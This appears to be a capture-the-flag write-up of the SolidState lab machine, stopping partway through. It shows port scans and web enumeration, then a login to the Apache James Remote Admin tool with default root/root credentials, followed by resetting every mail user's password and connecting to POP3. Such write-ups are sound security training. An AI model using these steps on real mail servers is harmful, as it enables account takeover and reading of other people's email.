enumeration

```
nmap -sC -sV -sT -oN /home/kali/machines/retired/solidstate/nmap.txt 10.10.10.51
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-01 09:50 EST
Nmap scan report for 10.10.10.51
Host is up (0.19s latency).
Not shown: 992 closed ports
PORT     STATE    SERVICE     VERSION
22/tcp   open     ssh         OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp   open     smtp        JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.2 [10.10.14.2]),
80/tcp   open     http        Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp  open     pop3        JAMES pop3d 2.3.2
119/tcp  open     nntp        JAMES nntpd (posting ok)
555/tcp  filtered dsf
3809/tcp filtered apocd
9090/tcp filtered zeus-admin
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.44 seconds

4555/tcp open  james-admin JAMES Remote Admin 2.3.2
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


open ports are

```
22/tcp   open     ssh         OpenSSH 7.4
25/tcp   open     smtp        JAMES smtpd 2.3.2
80/tcp   open     http        Apache httpd 2.4.25
110/tcp  open     pop3        JAMES pop3d 2.3.2
119/tcp  open     nntp        JAMES nntpd (posting ok)
```

```
4555/tcp open  james-admin JAMES Remote Admin 2.3.2
```

seeing this we can say it is a mail system because SMTP(simple mail transfer protocol)
and pop3 is also a mailing protocol

lets first go to the website



SUBMIT YOUR INFORMATION AND WE WILL GET IN TOUCH WITH YOU

All fields are mandatory

NAME

EMAIL

MESSAGE

Solid State Security
501 E. Pratt St
Baltimore, MD 21202

(555) 555-5555

webadmin@solid-state-security.com


here is a hostname "webadmin" and probably a mail id which we can use webadmin@solid-state-security.com

lets go to other options on page

this is everything we got from the page


now will will run some basic enumeration gobuster,nikto,searchsploit

we didnt found anything in nikto not in searchsploit
but gobuster is returning some active directories and files



```
===============================================================
/images (Status: 301)
/assets (Status: 301)
[ERROR] 2021/02/01 10:22:14 [!] Get http://10.10.10.51/podcasts.html.php: net/http: request canceled
/README.txt (Status: 200)
/LICENSE.txt (Status: 200)
Progress: 3578 / 220561 (1.62%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/02/01 10:25:31 Finished
===============================================================
```

lets go to the directories




Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
bg.jpg	2017-07-18 14:27	10K	
pic01.jpg	2017-07-18 14:52	13K	
pic02.jpg	2017-07-18 14:55	330K	
pic03.jpg	2017-07-18 15:10	7.5K	
pic04.jpg	2017-07-18 16:34	115K	
pic05.jpg	2017-07-18 16:32	56K	
pic06.jpg	2017-07-18 16:42	183K	
pic07.jpg	2017-07-18 16:44	33K	
pic08.jpg	2017-07-18 14:07	9.8K	

Apache/2.4.25 (Debian) Server at 10.10.10.51 Port 80

here we see only pics

and going to other directory we see



Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2017-07-18 14:07	-	
fonts/	2017-07-18 14:07	-	
js/	2017-07-18 14:07	-	
sass/	2017-07-18 14:07	-	

Apache/2.4.25 (Debian) Server at 10.10.10.51 Port 80

lets run nmap again with all ports and we see a new port open

4555/tcp open james-admin JAMES Remote Admin 2.3.2
but still we cannot find anything

which looks maybe vulnerable lets run searchsploit on it
but nothing


i think the exploit of the Apache James server 2.3.2 is our only option

so lets open it and see how to run the vulnerability and other stuffs


seeing into the script we see we have to give ip as argument and the port no is correct

but it has a credential of root/root so we have to make sure that root/root is a valid credentials lets check it first

it will connect on 4555 server to check if the credentials work




```
┌──(root💀kali)-[/home/kali]
└─# nc 10.10.10.51 4555
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
```



```
help
Currently implemented commands:
help                                    display this help
listusers                               display existing accounts
countusers                              display the number of exist
adduser [username] [password]           add a new user
verify [username]                       verify if specified user ex
deluser [username]                      delete existing user
setpassword [username] [password]       sets a user's password
setalias [user] [alias]                 locally forwards all email
showalias [username]                    shows a user's current emai
unsetalias [user]                       unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to
showforwarding [username]               shows a user's current emai
unsetforwarding [username]              removes a forward
user [repositoryname]                   change to another user repo
shutdown                                kills the current JVM (conv
quit                                    close connection
```


we have list of commands so lets see listusers to see the available users
so we have some user name



```
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
```

we will use them later

but we can also see an option to set password for a user lets try to set the password for mailadmin




```
setpassword mailadmin kali
```

it resets the password
lets proceed


now we will check for mails to the account we have recenty reset

i didnt had telnet so quickly installed telnet
and now connect telnet 10.10.10.51 110




```
┌──(root💀kali)-[/home/kali]
└─# telnet 10.10.10.51 110
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER mailadmin
+OK
PASS kali
+OK Welcome mailadmin
LIST
+OK 0 0
```

we see it has no mail lets change the password for all the users



```
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
setpassword mindy kali
Password for mindy reset
setpassword john kali
Password for john reset
setpassword thomas kali
Password for thomas reset
setpassword james kali
Password for james reset
quit
Bye
```

